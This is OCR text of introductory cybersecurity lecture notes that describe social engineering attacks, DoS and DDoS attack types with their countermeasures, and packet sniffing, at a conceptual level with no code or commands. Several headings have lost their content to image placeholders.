
✓ Sender & casing




✓ Hyperlink target mismatch



✓ Exploiting fear




✓ Excessive information requests




- Spear phishing

Spear Phishing is type of email attack in which specific person or organization is targeted. In spear phishing attacker tricks target to click on malicious links which installs malicious code and let attacker retrieve sensitive information from targeted system or network.




Common Features of spear phishing:

- ✓ Missing HTTPS



- ✓ Irregular domain names



Phishing	Spear phishing
Phishing attack is done for a wide range of people.	Spear phishing is done for specific person or organization.
Its objective is to steal sensitive data like bank card details from maximum people.	Its objective is to steal sensitive data from a large company regarding stacks etc.
It is an automated attack.	While it is a manual attack.
The targets selected in phishing are very random.	While target is specific in spear phishing.
This is broad and less sophisticated.	While this is more sophisticated.
It is mostly done for money.	While it is done to ruin an organization.
Phishing includes cyber criminals or professional hackers.	While spear phishing attackers are business oriented malicious code distributor.

- Whailing

Whaling is also a type of phishing attack. In this attack high level personal of an organization such as CEO, COO, CTO are targeted. Attacker send Email or text message that seems to be legitimate but contains malicious link. Main focus is to steal admin credentials or trade secrets.

- Vishing

Vishing is a combined form of “Voice + Phishing”. Most of the times a war dialer is used or an automated recording is being played over the call but the active involvement of human operators has also been reported. It uses “Caller ID Spoofing “to convince the victim that the call is from a legitimate source. It also relies upon the techniques of “Social Engineering “to manipulate the victim so that he/she ends up providing the confidential data. This confidential information obtained from the victim is then used for Identity Theft. And the Identity fraud can cause more harm than one can think of.

- Hoax: These are fake emails sending warnings about malware, virus and worms causing harm to the computers.
- Chain letters: Asking people to forward emails or messages for money.

- Spam Messages: These are unwanted irrelevant emails trying to gather information about users.

❖ Mobile based

- SMS based: Sending a fake SMS saying that the user has won a bounty, urging him/her to register with confidential information or try and collect other important details.
- Through Malicious Apps: Applications downloaded from third party sources may be malicious; they can access authentication information and other sensitive details.
- Through Email and messengers: Attackers can send spam emails or malicious links through messenger applications. When the victim clicks on it- he may be redirected to a malicious site, or a malware could be downloaded or it may lead to some other malicious activity.

❖ Human based attacks

- Dumpster diving

Removing trash from dumpsters that could reveal sensitive information.

- Tailgating (piggybacking)

Following someone into a building through a gated area or badged access area.

- Shoulder surfing

Shoulder surfing involves looking over the shoulder of someone working on a laptop.

- Masquerading

Masquerading refers to convincing personnel to grant access to sensitive information or protected systems by pretending to be someone who is authorized and/or requires that access. Masquerading is more passive compared to impersonating.


- Eavesdropping

Eavesdropping refers to an unauthorized person listening to conversations of employees or other authorized personnel discussing sensitive topics.


➢ Social engineering countermeasures

The most effective countermeasure for social engineering is employee awareness training on how to recognize social engineering schemes and how to respond appropriately.

- ✓ Browser defenses




✓ Email client defenses



✓ Paper record destrcution

✓ Digital record destruction

✓ Electronic record destruction



✓ Physical barriers

✓ Authorization cards

- DoS

Denial of Service (DoS) is a cyber-attack on an individual Computer or Website with intent to deny services to intended users. Their purpose is to disrupt an organization's network operations by denying access to its users. Denial of service is typically accomplished by flooding the targeted machine or resource with surplus requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.
E.g. if a bank website can handle 10 people a second clicking the Login button, an attacker only has to send 10 fake requests per second to make it so no legitimate users can login.

DoS attacks exploit various weaknesses in computer network technologies. They may target servers, network routers, or network communication links. They can cause computers and routers to crash and links to bog down.

DoS attacks can cause the following problems:

- ✓ Browser Redirection
  This happens when you are trying to reach a webpage, however, another page with a different URL opens. You can view only the directed page and are unable to view the contents of the original page. This is because the hacker has redirected the original page to a different page.

- ✓ Closing Connections
  After closing the connection, there can be no communication between the sender(server) and the receiver(client). The hacker closes the open connection and prevents the user from accessing resources.

- ✓ Data Destruction –
  This is when the hacker destroys the resource so that it becomes unavailable. He might delete the resources, erase, wipe, overwrite or drop tables for data destruction.

- ✓ Resource Exhaustion –
  This is when the hacker repeatedly requests access for a resource and eventually overloads the web application. The application slows down and finally crashes. In this case the user is unable to get access to the webpage.

- ➢ DDoS

Distributed Denial of Service (DDoS) is a type of DOS attack where multiple systems, which are Trojan infected, target a particular system which causes a DoS attack. A DDoS attack uses multiple servers and Internet connections to flood the targeted resource. A DDoS attack is one of the most powerful weapons on the cyber platform. When you come to know about a website being brought down, it generally means it has become a victim of a DDoS attack. This means that the hackers have attacked your website or PC by imposing these with heavy traffic. Thus, crashing the website or computer due to overloading.

Types of DDoS Attacks:

- ✓ Volumetric Attacks:
  Volumetric Attacks are the most prevalent form of DDoS attacks. They use a botnet to overload the network or server with heavy traffic but exceeds the network's capabilities of processing the traffic. This attack overloads the target with huge amounts of junk data. This leads to the loss of network bandwidth and can lead to a complete denial of service.

- ✓ Protocol Attacks:
  TCP Connection Attacks exploit a vulnerability in the TCP connection sequence which is commonly referred to as the three-way handshake connection with the host and the server.
  The working is explained as follows. The targeted server receives a request to start with the handshake. In this attack, the handshake is never accomplished. This leaves the connected port as busy and unavailable to process any further requests. Meanwhile, the cybercriminal continues to send multiple requests overwhelming all the working ports and shutting down the server.

- ✓ Application Attacks:
  Application layer attacks (Layer 7 attacks) target applications of the victim of in a slower fashion. Thus, they may initially appear as legitimate requests from users and the victim becomes unable to respond. These attacks target the layer where a server generates web pages and responds to http requests.
  Application level attacks are combined with other kinds of DDoS attacks targeting applications, along with the network and bandwidth. These attacks are threatening as it is more difficult for companies to detect.

- ✓ Fragmentation Attacks:
  The cybercriminal exploits frangibilities in the datagram fragmentation process, in which IP datagrams are divided into smaller packets, transferred across a network, and then reassembled. In such attacks, fake data packets unable to be reassembled.


The logic of a DDoS attack is very simple, although attacks can be highly differentiable from each other. Network connections consist of various layers of the OS model. Various types of DDoS attacks focus on particular layers.

- ✓ Layer-3: Network layer – Attacks are known as Smurf Attacks, ICMP Floods, and IP/ICMP Fragmentation.
- ✓ Layer-4: Transport layer – Attacks include SYN Floods, UDP Floods, and TCP Connection Exhaustion.
- ✓ Layer-7: Application layer – HTTP-encrypted attacks.

Common DDoS attacks


- SYN Flood attack

A SYN Flood attack exploits TCP Handshake by sending out SYN messages with a spoofed IP address. The victim server keeps on responding but does not receive final acknowledgement.




- HTTP flood attack

In HTTP Flood attack, multiple HTTP requests are generated simultaneously against a target server. This leads to exhaustion of network resources of that server and thus fails to serve actual users' requests. The variations of HTTP Flood attacks are – HTTP GET attack and HTTP POST attack.



- DNS amplification

Assume a scenario where you call pizza hut and ask them to call you back on a number and tell all the combinations of pizzas they have along with the toppings and deserts. You generated a large output with a very small input. But, the catch is the number you gave them is not yours. Similarly, DNS Amplification works by requesting a DNS server from a spoofed IP address and structuring your request so that the DNS server responds with a large amount of data to the target victim.



How to protect yourself from DDoS attacks:

- ✓ Take a quick action:
  Sooner the DDoS attack is identified, quicker the harm can be resisted. Companies should provide DDoS services or a certain kind of technology so that the heavy traffic can be realized and worked upon as soon as possible.

- ✓ Configure firewalls and routers:
  Firewalls and routers should be configured in a such a way that they reject bogus traffic and you should keep your routers as well as firewalls updated with the latest security patches.

- ✓ Consider artificial intelligence:
  While present defenses of advanced firewalls and intrusion detection systems are very common, Artificial Intelligence is being used to develop new systems.

- ✓ Secure your Internet of Things devices:
  To keep your devices from becoming a part of a botnet, it's smart to make sure your computers have trusted security software. It's important to keep it updated with the latest security patches.

• Sniffing

Sniffing is a process of monitoring and capturing all data packets passing through given network. Sniffers are used by network/system administrator to monitor and troubleshoot network traffic. Attackers use sniffers to capture data packets containing sensitive information such as password, account information, dns traffic, email traffic, web traffic, chat sessions, router configurations etc. Sniffers can be hardware or software installed in the system. By placing a packet sniffer on a network in promiscuous mode, a malicious intruder can capture and analyze all of the network traffic. It is also used by ISPs, advertisers and governments.

ISPs use packet sniffing to track all your activities such as:

- ✓ who is receiver of your email
- ✓ what is content of that email
- ✓ what you download
- ✓ sites you visit
